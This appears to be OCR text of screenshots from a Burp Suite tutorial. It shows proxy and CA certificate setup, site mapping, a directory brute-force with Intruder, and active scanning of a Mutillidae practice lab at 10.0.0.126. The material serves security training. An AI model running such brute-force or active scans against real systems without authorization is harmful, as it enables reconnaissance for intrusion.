

Burp Intruder Repeater Window Help
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
Intercept
HTTP history
WebSockets history
Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Certificate
127.0.0.1:8080
Per-host
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections
Import / export CA certificate
Regenerate CA certificate



Connection Settings
Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration:
HTTP Proxy:
127.0.0.1
Port:
8080
Use this proxy server for all protocols
SSL Proxy:
Port:
0
FTP Proxy:
Port:
0
SOCKS Host:
Port:
0
SOCKS v4
SOCKS v5
Remote DNS
No Proxy for:
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Automatic proxy configuration URL:
Reload
Do not prompt for authentication if password is saved
Help
Cancel
OK



Burp Suite Professional
http://burp
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Offensive Security Foru...
Offensive Security | Le...
Greenbone Security As...
Burp Suite Professional
CA Certificate
Welcome to Burp Suite Professional.


Certificate Manager
Your Certificates
People
Servers
Authorities
Others
You have certificates on file that identify these certificate authorities:
Certificate Name
Security Device
AC Camerfirma S.A.
Chambers of Commerce Root - 2008
Global Chambersign Root - 2008
AC Camerfirma SA CIF A82743287
Chambers of Commerce Root
Global Chambersign Root
ACCV
ACCVRAIZ1
Actalis S.p.A./03358520967
Actalis Authentication Root CA
AddTrust AB
AddTrust External CA Root
AddTrust Class 1 CA Root
View...
Edit Trust...
Import...
Downloading Certificate
You have been asked to trust a new Certificate Authority (CA).
Do you want to trust "PortSwigger CA" for the following purposes?
Trust this CA to identify websites.
Trust this CA to identify email users.
Trust this CA to identify software developers.
Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).
View
Examine CA certificate
Cancel
OK



Response Modification
These settings are used to perform automatic modification of responses.
Unhide hidden form fields
Prominently highlight unhidden fields
Enable disabled form fields
Remove input field length limits
Remove JavaScript form validation
Remove all JavaScript
Remove <object> tags
Convert HTTPS links to HTTP
Remove secure flag from cookies



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Site map
Scope
Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://10.0.0.126
/
applications.html
dashboard
icons
mutillidae
documentation
framer.html
hints-page-wrapper.php
images
includes
index.php
javascript
set-up-database.php
styles
webservices
phpmyadmin
Contents
Host
Method
URL
Params
Status
Length
MIME type
http://10.0.0.126 GET /mutillidae/ 200 50148 HTML
http://10.0.0.126 GET /mutillidae/?page
http://10.0.0.126 GET /mutillidae/?page
http://10.0.0.126 GET /mutillidae/?page
http://10.0.0.126 GET /mutillidae/?page
http://10.0.0.126 GET /mutillidae/?page
http://10.0.0.126 GET /mutillidae/docum
http://10.0.0.126 GET /mutillidae/docum
http://10.0.0.126 GET /mutillidae/docum
http://10.0.0.126 GET /mutillidae/docum
Request
Response
Raw
Headers
Hex
GET /mutillidae/ HTTP/1.1
Host: 10.0.0.126
User-Agent: Mozilla/5.0 (X11; Linux i686; r
Accept: text/html,application/xhtml+xml,app
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
http://10.0.0.126/mutillidae/
Remove from scope
Spider this branch
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Send to SQLMapper
Send to CeWLer
Send to Laudanum
Heartbleed this!
Custom Wordlist
Engagement tools
Compare site maps
Add comment
Highlight
Delete item
Copy URLs in this branch
Copy links in this branch
Copy as curl command
Save selected items
View
Show new site map window
Site map help









```
GET /mutillidae/§attack§ HTTP/1.1
Host: 10.0.0.126
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Additional Scanner Checks CO2 Error Message Checks Heartbleed SQLiPy
1 2 ...
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...
a-z
A-Z
0-9
Directories - short
Directories - long
Filenames - short
Filenames - long
Extensions - short
payload before it is used.
Remove



Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
72 data 301 602
93 documentation 301 620
142 images 301 606
148 includes 301 610
219 passwords 301 612
289 styles 301 606
308 test 301 602
0 404 1338
1 a 404 1338
2 about 404 1338
3 access 404 1338
4 account 404 1338
5 accounting 404 1338
Request Response
Raw Headers Hex HTML Render
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
The document has moved here.
<hr>
<address>Apache/2.4.28 (Win32) OpenSSL/1.0.2l PHP/7.1.10 Server at 10.0.0.126 Port 80</address>
</body></html>
Type a search term
0 matches
Finished



Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Additional Scanner Checks CO2 Error Message Checks Heartbleed SQLiPy
Control Options
Spider Status
Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes in the target site map, and choose "Spider this host / branch".
Spider is paused
Clear queues
Requests made: 0
Bytes transferred: 0
Requests queued: 109
Forms queued: 0
Spider Scope
Use suite scope [defined in Target tab]
Use custom scope



Content discovery: http://10.0.0.126/mutillidae/
Control
Config
Site map
Discovery Session Status
Use these settings to monitor and control the discovery session.
Session is not running
Requests made: 0
Bytes transferred: 0
Errors: 0
Tasks queued: 0
Spider requests queued: 0
Responses queued for analysis: 0
Queued Tasks
Path
Task
Requests


Active scanning wizard
You have selected 481 items for active scanning. Before continuing, you can use the filters below to remove certain categories of items, to make your scanning more targeted and efficient.
Remove duplicate items (same URL and parameters) [289 items]
Remove items already scanned (same URL and parameters) [0 items]
Remove out-of-scope items [0 items]
Remove items with no parameters [130 items]
Remove items with media responses [0+ items]
Remove items with the following extensions [0 items]
gif,jpg,png,css
Note: Some of the selected items do not yet have responses. If you choose to remove items with media responses, some of these items may be removed from the scan when their responses have been analyzed.
Cancel
Next


Active scanning wizard
Review the items you have selected for scanning. Double-click items to view full details. You can remove individual items which you do not wish to scan, or go back to modify your general filters.
Host
Method
URL
Params
Cool
http://10.0.0.126 GET /mutillidae/ 0 0
http://10.0.0.126 GET /mutillidae/?page=add-to-your-blog.php 1 4
http://10.0.0.126 GET /mutillidae/?popUpNotificationCode=SUD1 1 4
http://10.0.0.126 GET /mutillidae/documentation/ 0 4
http://10.0.0.126 GET /mutillidae/documentation/?C=D;O=A 1 4
http://10.0.0.126 GET /mutillidae/documentation/Mutillidae-Test-Scri... 0 4
http://10.0.0.126 GET /mutillidae/documentation/change-log.html 0 4
http://10.0.0.126 GET /mutillidae/documentation/how-to-access-Mutil... 0 4
http://10.0.0.126 GET /mutillidae/documentation/index.php 0 4
http://10.0.0.126 GET /mutillidae/documentation/mutillidae-demo.txt 0 4
192 items
Remove
Revert
Note: You have selected to remove items with media responses. Some of the above items do not yet have responses and so may be removed from the scan when their responses have been analyzed.
Back
OK


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Additional Scanner Checks
Issue activity
Scan queue
Live scanning
Issue definitions
Options
Host URL Status Issues Requests Errors Insertion points
